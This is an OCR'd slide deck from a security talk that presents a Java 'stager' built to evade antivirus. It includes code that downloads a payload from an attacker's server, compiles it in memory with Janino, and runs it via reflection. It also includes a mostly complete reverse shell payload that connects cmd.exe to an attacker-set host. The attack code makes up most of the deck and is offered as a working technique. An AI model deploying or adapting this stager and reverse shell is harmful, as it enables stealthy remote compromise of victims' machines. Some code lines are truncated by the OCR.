# Java-Stager

Hide from AV in memory



# Next Gen AV vs My Shitty Code - James Williams

# Hiding in Memory with .Net

- Create a “**Stager**”
- Download **Payload** from Attacker’s Server (HTTP)
- Decrypt **Payload**
- Compile **Payload** in Memory using “**Roslyn**”
- Use “**Reflection**” to execute **Payload** in Memory.


# Anatomy of Technique

- **Stager** is written to disk on the victim it must pass AV scrutiny.
  - As it is not doing anything malicious on its own it gets a clean pass.
- **Payload** exists on the victim only in memory.
  - As this is the malicious bit AV would want to catch this.
  - James uses straight up Metasploit MSFVENOM payloads to prove his point.
  - Memory analysis is hard and pretty much nothing caught

# James Challenged the world

- “These techniques are probably applicable in Java. So go figure that out”.

# YEAH!



# So I did!

- https://cornerpirate.com/2018/08/06/java-stager-hide-from-av-in-memory/
- https://github.com/cornerpirate/java-stager
- https://www.youtube.com/watch?v=-KkJVdSHPAc

# Stager – Download!

```
9   // URL for java code
10  URL payloadServer = new URL(u);
11
12  URLConnection yc = payloadServer.openConnection();
13  BufferedReader in = new BufferedReader(new InputStreamReader(
14                      yc.getInputStream()));
15
16  // Download code into memory
17  String inputLine;
18  StringBuffer payloadCode = new StringBuffer();
19  while ((inputLine = in.readLine()) != null) {
20     payloadCode.append(inputLine + "\n");
21  }
22  System.out.println("[*] Downloaded payload");
```

# Stager – Compile!

```
1  import org.codehaus.janino.*;
2
3  ...
4
5  // Compile it using Janino
6  System.out.println("[*] Compiling ....");
7  SimpleCompiler compiler = new SimpleCompiler();
8  compiler.cook(new StringReader(payloadCode.toString()));
9  Class compiled = compiler.getClassLoader().loadClass("Payload") ;
```

# Stager – Execute!

```
1  import java.lang.reflect.Method;
2
3  ...
4
5  // Execute "Run" method using reflection
6  System.out.println("[*] Executing ....");
7  Method runMeth = compiled.getMethod("Run");
8  // This form of invoke works when "Run" is static
9  runMeth.invoke(null);
10
11 System.out.println("[*] Payload, payloading ....");
```

# Stager is a good Stager!

# Payload Template


- Here is a class to aim for!

```
public class Payload {
    public static void Run() {
        // Your code here
    }
}
```

# Payload Example: Reverse Shell

```
1  public class Payload {
2
3      /**
4       * This method is called when the payload is compiled and executed. I
5       * showing a reverse shell here for Windows.
6       */
7      public static void Run() {
8
9          try {
10
11             // IP address or hostname of attacker
12             String attacker = "SETME";
13             int port = 8044;
14             // For a windows target do this. For linux "/bin/bash"
15             String cmd = "cmd.exe";
16             // The rest creates a new process
17             // Establishes a socket to the attacker
18             // Then redirects the stdin, stdout and stderr to the port.
19             Process p = new ProcessBuilder(cmd).redirectErrorStream(true).
20             Socket s = new Socket(attacker, port);
21             InputStream pi = p.getInputStream(), pe = p.getErrorStream(),
22             OutputStream po = p.getOutputStream(), so = s.getOutputStream(
23             // read all input and output forever.
24             while (!s.isClosed()) {
```

# Insert Risky Untried Live Demo



# Reading PDF?

- Well the live demo was basically this with a bit more exposition:
- https://www.youtube.com/watch?v=-KkJVdSHPAc